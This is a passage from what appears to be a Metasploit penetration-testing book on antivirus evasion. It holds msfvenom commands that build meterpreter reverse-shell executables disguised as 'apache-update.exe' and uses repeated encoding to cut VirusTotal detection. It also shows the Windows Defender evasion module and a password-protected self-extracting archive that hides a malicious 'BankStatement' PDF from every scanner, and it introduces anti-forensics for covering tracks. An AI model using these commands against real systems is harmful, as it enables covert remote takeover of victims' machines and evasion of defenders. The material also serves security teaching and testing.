


```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_
nai -i 10 -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali:~#
```

Figure 8.3 – Generating a payload using 'msfvenom'

Now that the payload has been generated, we again submit it for analysis on `http://www.virustotal.com`.

As the following screenshot demonstrates, the analysis results show that this time, our payload was detected by 45 antivirus programs out of the 60. So, it's slightly better than our previous attempts; however, it's still not good enough:


Antivirus scan for 4ea1bde4edd50a30a7fa3cd6ae4b671f21e9bbc85e7b2b2ea307322f63a7f03b at UTC - VirusTotal - Mozilla Firefox
Antivirus scan for 4ea...
https://www.virustotal.com/en/file/4ea1bde4edd50a30a7fa3cd6ae4b671f21e9bbc85e7b2b2ea307322f63a7
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Community
Statistics
Documentation
FAQ
About
English
Join our community
Sign in
virustotal
0
0
Analysis
File detail
Additional information
Comments
Votes

SHA256: 4ea1bde4edd50a30a7fa3cd6ae4b671f21e9bbc85e7b2b2ea307322f63a7f03b

File name: apache-update.exe


Detection ratio: 45 / 60

Analysis date: 2017-05-26 03:28:09 UTC (1 minute ago)

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.174703	20170526
AhnLab-V3	Trojan/Win32.Shell.R1283	20170525
ALYac	Gen:Variant.Razy.174703	20170526
Arcabit	Trojan.Razy.D2AA6F	20170526
Avast	Win32:SwPatch [Wrm]	20170526

Figure 8.4 – Scanning a payload using 'virustotal'

Now, to further try and make our payload undetectable, this time we'll try changing the encoder from `shikata_ga_nai` (as used earlier) to a new encoder, named `opt_sub`, as in the following screenshot. We'll run the encoder on our payload for five iterations:




```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/opt_sub -i
5 -b '\x00' -f exe -o /root/Desktop/apache-update1.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/opt_sub
x86/opt_sub succeeded with size 1373 (iteration=0)
x86/opt_sub succeeded with size 5533 (iteration=1)
x86/opt_sub succeeded with size 22173 (iteration=2)
x86/opt_sub succeeded with size 88733 (iteration=3)
x86/opt_sub succeeded with size 354973 (iteration=4)
x86/opt_sub chosen with final size 354973
Payload size: 354973 bytes
Final size of exe file: 430080 bytes
Saved as: /root/Desktop/apache-update1.exe
root@kali:~# 
```

Figure 8.5 – Generating a payload using 'msfvenom'

Once the payload has been generated, we will submit it to `http://www.virustotal.com` for analysis. This time, the results look much better!

Only 25 antivirus programs out of the 60 were able to detect our payload, as compared to 45 out of 60 earlier, as the following screenshot shows. This is certainly a significant improvement:



Antivirus scan for 0e69463426f83200a8ad8c25c1c566aa1ddc338709e443b114822127bc4372fc at UTC - VirusTotal - Mozilla Firefox

https://www.virustotal.com/en/file/0e69463426f83200a8ad8c25c1c566aa1ddc338709e443b114822127bc4

SHA256: 0e69463426f83200a8ad8c25c1c566aa1ddc338709e443b114822127bc4372fc

File name: apache-update1.exe

Detection ratio: 25 / 60

Analysis date: 2017-05-26 03:39:24 UTC (0 minutes ago)

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.63085	20170526
AegisLab	Troj.W32.Jorik.Skor.lrUS	20170526
AhnLab-V3	Trojan/Win32.Swrort.C695042	20170525
ALYac	Gen:Variant.Razy.63085	20170526
Arcabit	Trojan.Razy.DF66D	20170526

Figure 8.6 – Scanning a payload using 'virustotal'

You have probably worked out that there is no single secret recipe that could make our payload completely undetectable. The process of making a payload undetectable involves a lot of trial and error, using various permutations, combinations, and iterations of different encoders. You have to simply keep trying until the payload detection rate goes down to an acceptable level.

However, it's also very important to note that at times, running multiple iterations of an encoder on a payload may even damage the original payload code. Hence, it's advisable to actually verify the payload by executing it on a test instance before it's sent to the target system.


Now, let's move on to the new evasion module introduced in Metasploit 5.0.

Using the new evasion module

In the previous section, we have seen how to make use of encoders to encode the payloads and make them stealthy. The latest Metasploit 5.0 Framework comes with a new evasion module.

The evasion module helps generate a Windows executable, `EXE`, which evades the Windows Defender antivirus. This is achieved using various techniques, such as metasm, anti-emulation, shellcode encryption, and source code obfuscation.

To use the evasion module, we'll first open up the `msfconsole` utility and then use the command `use evasion/windows/windows_defender_exe`, as in the following screenshot. We can then use the `info` command to get more information on the evasion module:



root@kali: /usr/share/metasploit-framework/modules/evasion/windows
File Edit View Search Terminal Help

```
msf5 > use evasion/windows/windows_defender_exe
msf5 evasion(windows/windows_defender_exe) > info

       Name: Microsoft Windows Defender Evasive Executable
     Module: evasion/windows/windows_defender_exe
   Platform: Windows
       Arch: x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  sinn3r <sinn3r@metasploit.com>

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  LSO.exe          yes       Filename for the evasive file (default: random)

Description:
  This module allows you to generate a Windows EXE that evades against
  Microsoft Windows Defender. Multiple techniques such as shellcode
  encryption, source code obfuscation, Metasm, and anti-emulation are
  used to achieve this. For best results, please try to use payloads
  that use a more secure channel such as HTTPS or RC4 in order to
  avoid the payload network traffic getting caught by antivirus
  better.

msf5 evasion(windows/windows_defender_exe) >
```


Figure 8.7 – Using the new evasion module

Using the `show options` command, as in the following screenshot, we can see the parameters required to run this module. We can set the required parameters accordingly.

As we can see from the preceding screenshot, the only parameter required to run this module is `FILENAME`. However, if not explicitly set, this will take a default value.

In addition to the FILENAME parameter, the evasion module also needs to be supplied with a payload in order to execute successfully. This can be set using the set PAYLOAD windows/meterpreter/reverse_https command, as in the following screenshot.

We also need to configure the LHOST parameter for the payload. The LHOST parameter will specify the IP address that the evasion payload will connect back to, once executed. Once the parameters have been configured, we can simply use the exploit command to run the module:


root@kali: /usr/share/metasploit-framework/modules/evasion/windows
File Edit View Search Terminal Help

```
msf5 evasion(windows/windows_defender_exe) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 evasion(windows/windows_defender_exe) > set LHOST 192.168.25.129
LHOST => 192.168.25.129
msf5 evasion(windows/windows_defender_exe) > show options

Module options (evasion/windows/windows_defender_exe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  LSO.exe          yes       Filename for the evasive file (default: random)


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
 none)
   LHOST     192.168.25.129   yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Evasion target:

   Id  Name
   --  ----
   0   Microsoft Windows


msf5 evasion(windows/windows_defender_exe) > exploit

[*] Compiled executable size: 4608
[+] LSO.exe stored at /root/.msf4/local/LSO.exe
msf5 evasion(windows/windows_defender_exe) >
```

Figure 8.8 – Using the new evasion module


As the preceding screenshot shows, the LSO.exe file was generated in the location /root/.msf4/local/. This file can now be transferred to any of the Windows target systems for further exploitation. Meanwhile, we need to set the handler to receive an inbound connection. This can be done using the exploit/multi/handler command and by setting the value of the LHOST parameter accordingly.

We'll now move on to using packagers and encrypters to make our payloads even stealthier.

Using packagers and encrypters

In the previous section, we saw how to make use of various encoders in order to make our payload undetectable from antivirus programs. However, even after using different encoders and iterations, our payload was still detected by a few antivirus programs. In order to make our payload completely stealthy, we can make use of the encrypted self-extracting archive feature offered by a compression utility called 7-Zip.

To begin, we'll first upload a malicious PDF file (containing a payload) to the site `http://www.virustotal.com`, as in the following screenshot. The analysis shows that our PDF file was detected by 32 antivirus programs out of the 56 available, as in the following screenshot:



SHA256: ee2cc015d43fcf2b123ec7502cc2fffd484c819d53353f3ffe500fff8ad4f559

File name: BankStatement.pdf


Detection ratio: 32 / 56

Analysis date: 2017-05-26 05:54:39 UTC (3 minutes ago)

Antivirus	Result	Update
Ad-Aware	Exploit.PDF-Name.Gen	20170526
ALYac	PDF:Exploit.PDF-JS.AIB	20170526
Arcabit	Exploit.PDF-Name.Gen	20170526
Avast	JS:Pdfka-AK [Expl]	20170526
AVG	Luhe.Exploit.PDF.B	20170525
Avira (no cloud)	EXP/Pidief.azz	20170525

Figure 8.9 – Scanning a payload using 'virustotal'

Now, using the 7-Zip utility, as in the following screenshot, we convert our malicious PDF file into a self-extracting archive:



Add to Archive

Archive: C:\Documents and Settings\shareuser\Desktop\temp\
BankStatement.exe

Archive format: 7z
Compression level: Normal
Compression method: LZMA2
Dictionary size: 16 MB
Word size: 32
Solid Block size: 2 GB
Number of CPU threads: 1 / 1
Memory usage for Compressing: 186 MB
Memory usage for Decompressing: 18 MB
Split to volumes, bytes:
Parameters:

Update mode: Add and replace files
Path mode: Relative pathnames


Options
☑ Create SFX archive
□ Compress shared files
□ Delete files after compression

Encryption
Enter password:
Reenter password:
□ Show Password
Encryption method: AES-256
□ Encrypt file names

Figure 8.10 – Using 7-Zip to create an SFX archive

The analysis results, as in the following screenshot, show that the PDF file that was converted into a self-extracting archive was detected by 21 antivirus programs out of the 59 available. This is much better than our previous attempt (32 out of 56).

Now, to make the payload even stealthier, we will convert it into a password-protected self-extracting archive. This can be done with the help of the 7-Zip utility, as in the following screenshot:



Add to Archive

Archive: C:\Documents and Settings\shareuser\Desktop\temp\
BankStatement.exe

Archive format: 7z

Compression level: Normal

Compression method: LZMA2

Dictionary size: 16 MB

Word size: 32

Solid Block size: 2 GB

Number of CPU threads: 1 / 1

Memory usage for Compressing: 186 MB

Memory usage for Decompressing: 18 MB

Split to volumes, bytes:

Parameters:

Update mode: Add and replace files

Path mode: Relative pathnames

Options

☑ Create SFX archive

☐ Compress shared files

☐ Delete files after compression

Encryption

Enter password: **********

Reenter password: **********


☐ Show Password

Encryption method: AES-256

☐ Encrypt file names

Figure 8.11 – Using 7-zip to create an SFX archive

Now, we'll upload the password-encrypted payload to `http://www.virustotal.com` and check the result, as in the following screenshot. Interestingly, this time, none of the antivirus programs were able to detect our payload:


File Edit View History Bookmarks Tools Help
Antivirus scan for e3770d461...
https://www.virustotal.com/en/file/e3770d461650cd06ce0d1f96b68f533500d6233a509ee127440f6b386d69f6db/analysis/1495778357/
Search
Community Statistics Documentation FAQ About
English Join our community Sign in
virustotal
0 0
Analysis File detail Additional information Comments Votes

SHA256: e3770d461650cd06ce0d1f96b68f533500d6233a509ee127440f6b386d69f6db

File name: BankStatement.exe

Detection ratio: 0 / 61

Analysis date: 2017-05-26 05:59:17 UTC (0 minutes ago)

Antivirus	Result	Update
Ad-Aware	✓	20170526
AegisLab	✓	20170526
AhnLab-V3	✓	20170526
Alibaba	⊘	20170526
ALYac	✓	20170526
Antiy-AVL	✓	20170526

Figure 8.12 – Scanning a payload using 'virustotal'

Now, our payload will go undetected throughout its transit journey until it reaches its target. However, the password protection adds another barrier for the end user (victim) executing the payload.

We'll now move on to understanding various concepts related to a sandbox.

Understanding what a sandbox is

Whenever we execute an application, be it legitimate or malicious, some of the events that occur are as follows:

- The application directly interacts with the host operating system.
- System calls are made.
- Network connections are established.
- Registry entries are modified.
- Event logs are written out.
- Temporary files are created or deleted.
- New processes are spawned.
- Configuration files are updated.

All the preceding events are persistent in nature and change the state of the target system. Now, there might be a scenario wherein we have to test a malicious program in a controlled manner, such that the state of the test system remains unchanged. This is exactly where a sandbox can play an important role.

Imagine that a sandbox is an isolated container or compartment. Anything that is executed within a sandbox stays within it and does not impact the outside world. Running a payload sample within a sandbox will help you analyze its behavior without impacting the host operating system.

There are a couple of open source and free sandbox frameworks available:

Sandboxie: `https://www.sandboxie.com`.

Cuckoo Sandbox: `https://cuckoosandbox.org/`.

Exploring the capabilities of these sandboxes is beyond the scope of this book. However, it's worth trying out these sandboxes for malicious payload analysis.

Now, we'll move on to understanding the anti-forensics capabilities of the Metasploit Framework.

Using Metasploit for anti-forensics

Over the past decade or so, there have been substantial improvements and advancements in digital forensic technologies. The forensic tools and techniques are well developed and matured to search, analyze, and preserve any digital evidence in case of a breach, fraud, or an incident.

We have seen, throughout this book, how Metasploit can be used to compromise a remote system. Meterpreter works using an in-memory `dll` injection and ensures that nothing is written onto the disk unless explicitly required. However, during a compromise, we often need to perform certain actions that modify, add, or delete files on the remote filesystem. This implies that our actions will be traced back if any sort of forensic investigation is undertaken on the compromised system.

Making a successful compromise of our target system is one essential part, while making sure that our compromise remains unnoticed and undetected, even from a forensic perspective, is the other. Fortunately, the Metasploit Framework offers tools and utilities that help us clear our tracks and ensure that little or no evidence of our compromise is left on the system.

We will start with the first utility, `Timestomp`, in the next section.

